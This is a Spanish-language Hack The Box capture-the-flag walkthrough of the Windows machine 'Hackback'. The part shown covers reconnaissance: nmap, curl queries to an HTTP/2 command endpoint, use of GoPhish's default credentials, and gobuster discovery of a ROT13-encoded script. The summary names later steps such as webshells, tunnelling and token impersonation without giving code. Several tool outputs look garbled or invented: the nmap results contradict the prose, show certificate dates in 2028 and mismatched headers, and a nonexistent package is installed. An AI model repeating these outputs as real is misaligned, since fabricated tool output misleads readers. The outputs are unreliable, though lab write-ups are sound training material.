

Hack The Box - Hackback	
Sistema Operativo:	Windows
Dificultad:	Insane
Release:	23/02/2019
Skills Required	
<ul style="list-style-type: none"> ● Enumeration ● Reverse Engineering ● Modifying exploit code 	
Skills Learned	
<ul style="list-style-type: none"> ● ASPX tunneling ● Named pipe impersonation ● Exploiting arbitrary writes 	

La resolución de la máquina **HackBack** de Hack The Box constituyó un ejercicio integral de **pentesting en entornos Windows**, en el que se combinaron técnicas de enumeración avanzada, explotación de servicios expuestos, pivoting mediante túneles encubiertos y escalada de privilegios a través de mecanismos propios del sistema operativo.

El proceso se inició con un reconocimiento exhaustivo mediante **Nmap**, que reveló la presencia de servicios heterogéneos, entre ellos un endpoint HTTP/2 en un puerto no estándar y un servidor IIS. La interacción con dichos servicios permitió descubrir un panel de **GoPhish** en una versión antigua con credenciales por defecto, lo que abrió la puerta a la exploración de plantillas de *phishing* y a la identificación de subdominios adicionales.

La fase de enumeración web se enriqueció con el uso de **Gobuster** y el análisis de código fuente, que condujo al hallazgo de scripts obfuscados en **ROT13** y a la localización de rutas ocultas con parámetros sensibles. El tráfico fue posteriormente interceptado y manipulado con **Burp Suite**, lo que permitió correlacionar credenciales y acceder a recursos internos.

Una vez validada la ejecución remota de código mediante la inyección de **PHP**, se emplearon funciones nativas del lenguaje (`scandir`, `file_get_contents`, `file_put_contents`) para enumerar directorios y extraer archivos de configuración históricos, como `web.config.old`, que contenían credenciales reutilizables. La explotación se amplió con la carga de un *webshell* ASPX y la utilización de **reGeorg** para establecer un túnel SOCKS5, posibilitando el pivoting y el acceso a servicios internos como **WinRM**.

En la fase de post-explotación, la enumeración de privilegios reveló que el usuario comprometido disponía del derecho **SeImpersonatePrivilege**, lo que habilitó la explotación de **named pipes** para suplantar tokens de seguridad. Paralelamente, se identificaron archivos de configuración manipulables (`clean.ini`) asociados a tareas programadas, que permitieron inyectar comandos y redirigir la ejecución hacia recursos controlados por el atacante, incluso bajo las restricciones impuestas por **AppLocker**.

Finalmente, el análisis de servicios mostró que **UserLogger**, ejecutado como SYSTEM, podía ser manipulado gracias a permisos explícitos en su descriptor de seguridad (SDDL). Mediante la combinación de estos vectores, se logró escalar privilegios hasta **NT AUTHORITY\SYSTEM**. El desenlace se materializó en la lectura de la **flag de root**, aprovechando las particularidades de **NTFS Alternate Data Streams (ADS)** y el uso del carácter ":" para redirigir la escritura hacia flujos alternativos de datos.



Enumeración

La dirección IP de la máquina víctima es 10.129.228.106. Por tanto, envíe 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
[ administrador@kali ~ ] [ ~ /HTB/hackback ]  
└ $ ping -c 5 10.129.228.106  
PING 10.129.228.106 (10.129.228.106) 56(84) bytes of data.  
64 bytes from 10.129.228.106: icmp_seq=1 ttl=127 time=49.8 ms  
64 bytes from 10.129.228.106: icmp_seq=2 ttl=127 time=50.3 ms  
64 bytes from 10.129.228.106: icmp_seq=3 ttl=127 time=48.6 ms  
64 bytes from 10.129.228.106: icmp_seq=4 ttl=127 time=64.2 ms  
64 bytes from 10.129.228.106: icmp_seq=5 ttl=127 time=48.8 ms  
  
--- 10.129.228.106 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4506ms  
rtt min/avg/max/mdev = 48.644/52.363/64.228/5.963 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.228.106 -oN scanner_hackback** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
 - **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
 - **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
 - **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
 - **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
 - **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
[root@eddie ~]# ./NTB/hackback

# Nmap 7.95 scan initiated Sat May 17 18:32:40 2025 as: /usr/lib/nmap/nmap -p- -sC -sV --min-rate 5000 -vvv -n -Pn -oN nmap/scanner_hackback_10.129.228.106
Nmap scan report for 10.129.228.106
Host is up, received user-set latency.
All 65535 ports scanned in 0.00ms (0.00s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http   syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_http-headers:
|_http-methods:
|   Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title.
|_http-cert: Subject: organizationName=Gophish
|_http-fingerprint: organizationName=Gophish
Public Key type: ec
Public Key bits: 384
Signature Algorithm: ecdsa-with-SHA384
Not Before: 2028-11-27T03:49:52
Not After: 2028-11-27T03:49:52
MD5: ad8e:abec:b3e1:2925:7276:a5d7:df7f:c1b4
SHA-1: 9a6e:2bae:3656:312e:a925:cde9:301b:be63:daf
Fingerprint: 9a6e:2bae:3656:312e:a925:cde9:301b:be63:daf
|_sourceOfUnknownRequest:
  HTTP/1.0 404 Not Found
  Content-Type: text/plain; charset=utf-8
  Location: /login?next=%2F
  Set-Cookie: laravel_session=MTc0NzUyNjQ0ODQxNjAxLzZ0MREgREWfJjMjZ0EzVnVzZTMpdkhVzB1KNEswkhVzB2YT0b1V6RkhmD0MIV0d0WExa1jZ2B9fIop1Bfn2mYjYzdInW093jGk3wHtXe_e1VtWMeqR; HttpOnly; Secure
  X-Content-Type-Options: nosniff
  Date: Sat, 17 May 2025 23:32:44 GMT
  Content-Length: 19
  page not found
  GenericsLines, Help, RTSPRequest, SSLSessionReq:
  Set-Cookie: _ga=GA1.2.1654111111.1588345111; _gid=GA1.2.1654111111.1588345111
  Content-Type: text/plain; charset=utf-8
  Connection: close
  Request
  GenericsLines;
  HTTP/1.0 302 Found
  Content-Type: text/html; charset=utf-8
  Location: /login?next=%2F
  Set-Cookie: laravel_session=MTc0NzUyNjQ0ODQxNjAxLzZ0MREgREWfJjMjZ0EzVnVzZTMpdkhVzB1KNEswkhVzB2YT0b1V6RkhmD0MIV0d0WExa1jZ2B9fIop1Bfn2mYjYzdInW093jGk3wHtXe_e1VtWMeqR; HttpOnly; Secure
  X-Content-Type-Options: nosniff
  Vary: Accept-Encoding
  Vary: Cookies
  Date: Sat, 17 May 2025 23:32:27 GMT
  Content-Length: 0
  href="/login?next=%2F">Found</a>.
  HTTPOptions:
  HTTP/1.0 302 Found
  Location: /login?next=%2F
  Set-Cookie: laravel_session=MTc0NzUyNjQ0ODQxNjAxLzZ0MREgREWfJjMjZ0EzVnVzZTMpdkhVzB1KNEswkhVzB2YT0b1V6RkhmD0MIV0d0WExa1jZ2B9fIop1Bfn2mYjYzdInW093jGk3wHtXe_e1VtWMeqR; HttpOnly; Secure
  X-Content-Type-Options: nosniff
  Vary: Accept-Encoding
  Vary: Cookies
  Date: Sat, 17 May 2025 23:32:27 GMT
  Content-Length: 0
  |_http-methods:
  |   Supported Methods: GET HEAD OPTIONS
  |   Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
  Service unrecognized (OS: Windows; CPE: cpe:/amicrosoft:windows

Read data files from: /usr/share/nmap
Nmap done at Sat May 17 18:32:53 2025 -- 1 IP address (1 host up) scanned in 73.50 seconds
```



Análisis del puerto 6666 (HTTP2)

Durante la fase de reconocimiento inicial, el escaneo con **Nmap** reveló la presencia de un servidor **IIS** desplegado en el puerto 80, así como un servicio no identificado en el puerto 6666. La heurística del propio escáner sugirió que dicho servicio correspondía a **HTTPAPI**, interfaz que implementa el protocolo **HTTP/2.0** para la comunicación entre aplicaciones. Adicionalmente, se constató la exposición de un servicio en el puerto 64831, aparentemente asociado a una aplicación sobre **HTTPS**.

Conviene recordar que **HTTP/2** —estandarizado en el RFC 7540— constituye la evolución del protocolo HTTP/1.1, manteniendo inalterada su semántica de aplicación (métodos, códigos de estado, URIs y cabeceras), pero introduciendo mejoras sustanciales en la eficiencia de la comunicación. Entre ellas destacan la multiplexación de múltiples flujos en una única conexión TCP, la compresión de cabeceras y la capacidad de *server push*, lo que redundaba en una reducción significativa de la latencia y un aprovechamiento más racional de los recursos de red.

En este contexto, se procedió a interactuar con el servicio expuesto en el puerto 6666 mediante **cURL**, verificando que la aplicación respondía inicialmente con un error de “*Missing command*”.

A partir de este hallazgo, se ensayaron distintos parámetros, entre ellos la ejecución del comando **whoami**, que devolvió satisfactoriamente la identidad de ejecución como **NT AUTHORITY\NETWORK SERVICE**, junto con metadatos adicionales.

Es pertinente subrayar que la cuenta **Network Service** es una identidad predefinida en Windows, concebida para la ejecución de servicios que requieren interacción con la red, pero con un nivel de privilegios restringido en el sistema local. Esta cuenta dispone de permisos mínimos en la máquina anfitriona, aunque se presenta en la red con las credenciales del equipo, lo que le permite autenticarse frente a otros recursos sin necesidad de credenciales explícitas. En términos de seguridad operativa, se sitúa por debajo de la cuenta **Local System**, pero por encima de **Local Service**, constituyendo un equilibrio entre funcionalidad y reducción de superficie de ataque.

```
(administrador@kali)-[~/HTB/hackback]
└─$ curl http://10.129.228.106:6666/whoami --http2
{
  "AuthenticationType": "Negotiate",
  "ImpersonationLevel": 0,
  "IsAuthenticated": true,
  "IsGuest": false,
  "IsSystem": false,
  "IsAnonymous": false,
  "Name": "NT AUTHORITY\NETWORK SERVICE",
  "Owner": {
    "BinaryLength": 12,
    "AccountDomainSid": null,
    "Value": "S-1-5-20"
  },
  "User": {
    "BinaryLength": 12,
    "AccountDomainSid": null,
    "Value": "S-1-5-20"
  },
  "Groups": [
    {
      "BinaryLength": 12,
      "AccountDomainSid": null,
      "Value": "S-1-1-0"
    },
    {
      "BinaryLength": 16,
      "AccountDomainSid": null,
      "Value": "S-1-5-32-545"
    },
    {
      "BinaryLength": 12,
      "AccountDomainSid": null,
      "Value": "S-1-5-6"
    },
    {
      "BinaryLength": 12,
      "AccountDomainSid": null,
      "Value": "S-1-2-1"
    }
  ]
}
```



Posteriormente, la invocación del parámetro “*info*” permitió identificar que el sistema subyacente correspondía a **Windows Server 2019**, dato crucial para orientar las fases subsiguientes de explotación y escalada de privilegios.

```
[administrator@kali] -[~/HTB/hackbar]
└ $ curl http://10.129.228.106:6666/help --http2
"hello,proc,whoami,list,info,services,netstat,ipconfig"

[administrator@kali] -[~/HTB/hackbar]
└ $ curl http://10.129.228.106:6666/info --http2
{
    "WindowsBuildLabEx": "17763.1.amd64fre.rs5_release.180914-1434",
    "WindowsCurrentVersion": "6.3",
    "WindowsEditionId": "ServerStandard",
    "WindowsInstallationType": "Server",
    "WindowsInstallDateFromRegistry": "\Date(1542436874000)\",
    "WindowsProductId": "00429-00520-27817-AA520",
    "WindowsProductName": "Windows Server 2019 Standard",
    "WindowsRegisteredOrganization": "",
    "WindowsRegisteredOwner": "Windows User",
    "WindowsSystemRoot": "C:\\Windows",
    "WindowsVersion": "1809",
    "BiosCharacteristics": null,
    "BiosBIOSVersion": null,
```

El análisis mediante el parámetro “*netstat*” permitió obtener una panorámica detallada de las conexiones y servicios activos en el sistema comprometido. Entre la información recopilada, se identificó la presencia de un servicio escuchando en el puerto local **5985**, lo que sugiere la habilitación de **Windows Remote Management (WinRM)**, componente fundamental para la administración remota basada en el protocolo WS-Management.

```
[administrator@kali] -[~/HTB/hackbar]
└ $ curl http://10.129.228.106:6666/netstat --http2
{
    "CimInstanceProperties": [
        {
            "Caption",
            "Description",
            "ElementName",
            "InstanceId = \":1??49680???:1??5985\",
            "CommunicationStatus",
            "DetailedStatus",
            "HealthState",
            "InstallDate",
            "Name",
            "OperatingStatus",
            "OperationalStatus",
            "PrimaryStatus",
            "Status",
            "StatusDescriptions",
            "AvailableRequestedStates",
            "EnabledDefault = 2",
            "EnabledState",
            "OtherEnabledState",
            "RequestedState = 5",
            "TimeOfLastStateChange",
            "TransitioningToState = 12",
            "AggregationBehavior",
            "Directionality",
            "CreationTime = 12/31/1600 4:00:00 PM",
            "LocalAddress = \":1\",
            "LocalPort = 49680",
            "OwningProcess = 0",
            "AppliedSetting = 6",
            "OffloadState = 0",
            "RemoteAddress = \"::1\",
            "RemotePort = 5985",
            "State = 11"
        }
    ],
}
```

Asimismo, la enumeración de servicios en ejecución reveló la existencia de un proceso que se ejecutaba bajo la identidad **LocalSystem**. Este hallazgo resulta particularmente relevante, ya que no se trata de un servicio habitual en configuraciones estándar de Windows, lo que podría indicar la presencia de un componente personalizado o potencialmente vulnerable.

Conviene precisar que la cuenta **LocalSystem** (también referida como **NT AUTHORITY\SYSTEM**) es una identidad predefinida en los sistemas Windows, utilizada por el Administrador de Control de Servicios para ejecutar procesos críticos del sistema operativo. Se trata de una cuenta con **privilegios máximos en el equipo local**, cuyo token de seguridad incluye los identificadores de **BUILTIN\Administrators** y **SYSTEM**, lo que les confiere acceso prácticamente irresticto a los recursos del sistema. En el contexto de red, esta cuenta se autentica como el propio equipo frente a otros sistemas, lo que le otorga una capacidad de interacción privilegiada en entornos de dominio. A diferencia de otras cuentas de servicio, **LocalSystem no requiere contraseña** y está diseñada para tareas de mantenimiento y operación interna del sistema operativo, constituyendo la identidad más poderosa en el ecosistema Windows.




La detección de un servicio no estándar ejecutándose bajo esta cuenta incrementa de manera significativa la superficie de ataque, ya que cualquier explotación exitosa de dicho servicio proporcionaría acceso con los máximos privilegios posibles en el sistema.

```
[administrador@kali)-[~/HTB/hackback]
$ curl http://10.129.228.106:6666/services --http2
[
    {
        "name": "AJRouter",
        "startname": "NT AUTHORITY\LocalService",
        "displayname": "AllJoyn Router Service",
        "status": "OK"
    },
    {
        "name": "ALG",
        "startname": "NT AUTHORITY\LocalService",
        "displayname": "Application Layer Gateway Service",
        "status": "OK"
    },
    {
        "name": "UserLogger",
        "startname": "LocalSystem",
        "displayname": "User Logger",
        "status": "OK"
    }
],
```

Análisis del puerto 64831 (GOPHISH)

Al acceder a la interfaz web expuesta por el servidor, se constató la presencia de la página de inicio de sesión de **GoPhish**, plataforma de código abierto ampliamente utilizada para la orquestación de campañas de *phishing* con fines de concienciación y entrenamiento en ciberseguridad. Esta herramienta proporciona un entorno completo para la creación de plantillas de correo electrónico, páginas de destino y la gestión de usuarios objetivo, constituyendo un recurso habitual en auditorías de seguridad ofensiva y en programas de *security awareness* corporativos.



En este escenario particular, no se disponía de las credenciales predeterminadas de acceso al panel de administración. Cabe señalar que, en versiones recientes de GoPhish, dichas credenciales iniciales se generan dinámicamente en el momento de la instalación y se muestran en la salida de la consola, tal como se documenta en la guía oficial de usuario.



En este caso particular, la versión identificada correspondía a una **compilación de 2019**, lo que reviste especial interés desde la perspectiva de seguridad ofensiva. En dichas versiones, GoPhish mantenía credenciales predeterminadas estáticas —**usuario: admin / contraseña: gophish**—, circunstancia que facilitaba el acceso inicial al panel de administración en entornos donde no se hubieran modificado tras la instalación.

The screenshot shows the gophish web application interface. The left sidebar has navigation links: Dashboard, Campaigns, Users & Groups, Email Templates (which is selected and highlighted in dark blue), Landing Pages, Sending Profiles, Settings, User Guide, and API Documentation. The main content area has a title "Email Templates" and a sub-header "Email Templates". Below this is a search bar with placeholder "Search:" and a button "+ New Template". A table lists five email templates: Admin (Modified Date: December 5th 2018, 7:19:34 pm), Facebook (Modified Date: November 22nd 2018, 6:02:31 am), HackTheBox (Modified Date: November 22nd 2018, 6:02:19 am), Paypal (Modified Date: November 22nd 2018, 6:01:05 am), and Twitter (Modified Date: November 22nd 2018, 6:10:27 am). Each row has three action buttons on the right: a green edit icon, a blue info icon, and a red delete icon.

Name	Modified Date	Action	Action	Action
Admin	December 5th 2018, 7:19:34 pm			
Facebook	November 22nd 2018, 6:02:31 am			
HackTheBox	November 22nd 2018, 6:02:19 am			
Paypal	November 22nd 2018, 6:01:05 am			
Twitter	November 22nd 2018, 6:10:27 am			

Durante esta navegación, se identificó la existencia de diversas **plantillas de correo electrónico** preconfiguradas. Al seleccionar la opción “*Editar plantilla*”, la aplicación expuso el código fuente asociado, lo que permitió inspeccionar directamente la estructura HTML y los recursos embebidos. Entre las plantillas disponibles, destacó una denominada **HackTheBox**, cuyo fragmento de código se muestra en la figura adjunta. Este hallazgo resulta significativo, ya que evidencia la posibilidad de acceder a información sensible de la aplicación sin necesidad de credenciales válidas, lo que podría constituir un vector de ataque adicional en un entorno real.

New Template

Name:

Import Email

Subject:

Text **HTML**

A standard rich text editor toolbar with icons for bold, italic, underline, list, image, link, and other document operations.

B I S T_x **=** **HE** **99** **Styles** **Format** **?**

```

<p>Please review the email:</p>

<hr />
<p>SENDER: admin@hackthebox.htb - SUBJECT: First blood award<br/><p>You have been awarded with the 1st blood. <a href="http://www.hackthebox.htb">

<p>The HTB Team.<br/></p>
</td>

```


/tr>

td **style="padding:0;padding-top:25px;font-family:'Segoe UI',Tahoma,Verdana,Arial,Helvetica,MS Sans Serif"**


Add Tracking Image



El análisis de las plantillas reveló que una de ellas estaba dirigida a un supuesto usuario con la dirección de correo **admin@hackthebox.htb**, incluyendo además un hipervínculo hacia <http://www.hackthebox.htb>. Con el fin de resolver dicho dominio en el entorno de pruebas, se procedió a añadir la entrada correspondiente en el archivo **/etc/hosts** de la máquina atacante. Una vez realizada esta modificación, el acceso a la dirección web permitió constatar la existencia de un **panel de autenticación**.




De forma complementaria, se identificaron otras plantillas que emulaban interfaces de servicios ampliamente reconocidos, tales como **PayPal**, **Facebook** y **Twitter**, lo que refuerza la naturaleza de GoPhish como plataforma de simulación de campañas de *phishing*. Durante la revisión de la plantilla llamada “*Admin*”, emergió la referencia a un **subdominio adicional**.




Análisis del puerto 80 (HTTP)

La inspección del servicio HTTP expuesto en el puerto 80 del servidor principal mostró un contenido trivial, carente de utilidad aparente desde la perspectiva de enumeración o explotación.



Sin embargo, el descubrimiento previo del nuevo subdominio resultó más prometedor: al acceder a él, se presentó un **panel de inicio de sesión aparentemente inoperativo**, cuya mera existencia sugiere la posibilidad de funcionalidades ocultas o deshabilitadas, susceptibles de ser reactivadas o explotadas en fases posteriores del ataque.



Durante la inspección del código fuente de la página web previamente identificada, se localizó un fragmento de código comentado, cuya presencia sugiere la existencia de funcionalidades deshabilitadas o en fase de desarrollo.

```
 1 <!DOCTYPE html>
 2 <html>
 3   <head>
 4     <meta charset="utf-8">
 5     <title> Kali Linux Login</title>
 6     <link rel="stylesheet" href="/css/master.css">
 7   </head> <script SRC="js/.js"></script> <br>
 8   </head>
 9   <body>
10
11   <div class="login-box">
12     
13     <form action="" method="post">
14       <!--_USERNAME INPUT-->
15       <label for="username">Username</label>
16       <input type="text" placeholder="Enter Username">
17       <!--_PASSWORD INPUT-->
18       <label for="password">Password</label>
19       <input type="password" placeholder="Enter Password">
20       <input type="submit" value="Log In" />
21       <a href="#">Forgot PasswordDon't have an account?
```

Con el objetivo de profundizar en la superficie expuesta, se procedió a ejecutar un escaneo dirigido mediante **Gobuster**, focalizando la búsqueda en archivos con extensión .js, dado que los scripts JavaScript suelen contener lógica de cliente, rutas internas o referencias a endpoints ocultos. El escaneo reveló la existencia de un archivo denominado **private.js**, cuyo contenido presentaba una sintaxis atípica, aparentemente cifrada o codificada en un formato no estándar.

```
(administrator@kali)-[~/HTB/hackback]
└$ gobuster dir -u http://admin.hackback.htb/js/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://admin.hackback.htb/js/
[+] Method:       GET
[+] Threads:      100
[+] Threads:      100
[+] Threads:      100
[+] Wordlist:     /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Threads:      100
[+] Negative Status codes: 400,404
[+] Threads:      100
[+] User Agent:   Opera/6.03 (Linux 2.4.18-18.7.x i686; U) [en]
[+] Extensions:  js
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/private.js        (Status: 200) [Size: 2904]
/Private.js        (Status: 200) [Size: 2904]
Progress: 441118 / 441120 (100.00%)
=====
Finished
=====
```

Tras un análisis preliminar, se infirió que el contenido podría estar codificado mediante **ROT13**, técnica de sustitución monoalfabética que desplaza cada letra del alfabeto 13 posiciones hacia adelante. La principal característica de ROT13 es su **simetría operacional**: aplicar el algoritmo dos veces sobre el mismo texto devuelve el mensaje original, lo que facilita tanto la codificación como la decodificación sin necesidad de claves.

Para validar esta hipótesis, se instaló una herramienta específica de decodificación ROT13, lo que permitió interpretar el contenido del script y avanzar en la comprensión de la lógica subyacente de la aplicación.

```
(administrador㉿kali)-[~/HTB/hackback]
└─$ rot13
No se ha encontrado la orden «rot13», pero se puede instalar con:
sudo apt install htools
¿Quiere instalarlo? (N/y)y
sudo apt install htools
[sudo] contraseña para administrador:
Installing:
  htools

Installing dependencies:
  libhbx32t64

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 0
  Download size: 140 kB
  Space needed: 995 kB / 77,9 GB available

Continue? [S/n] s
Des:1 http://mirror.es.cdn-perfprod.com/kali kali-rolling/main amd64 libhbx32t64 amd64 4.26-1 [43,7 kB]
Des:2 http://http.kali.org/kali kali-rolling/main amd64 htools amd64 20231224-2+b2 [96,5 kB]
Descargados 140 kB en 2s (84,6 kB/s)
Se seleccionando el paquete libhbx32t64:amd64 previamente no seleccionado.
(Layendo la base de datos .../libhbx32t64_4.26-1_amd64.deb)
Preparando para desempaquetar ...
Desempaquetando libhbx32t64:amd64 (4.26-1) ...
Se seleccionando el paquete htools previamente no seleccionado.
Preparando para desempaquetar ...
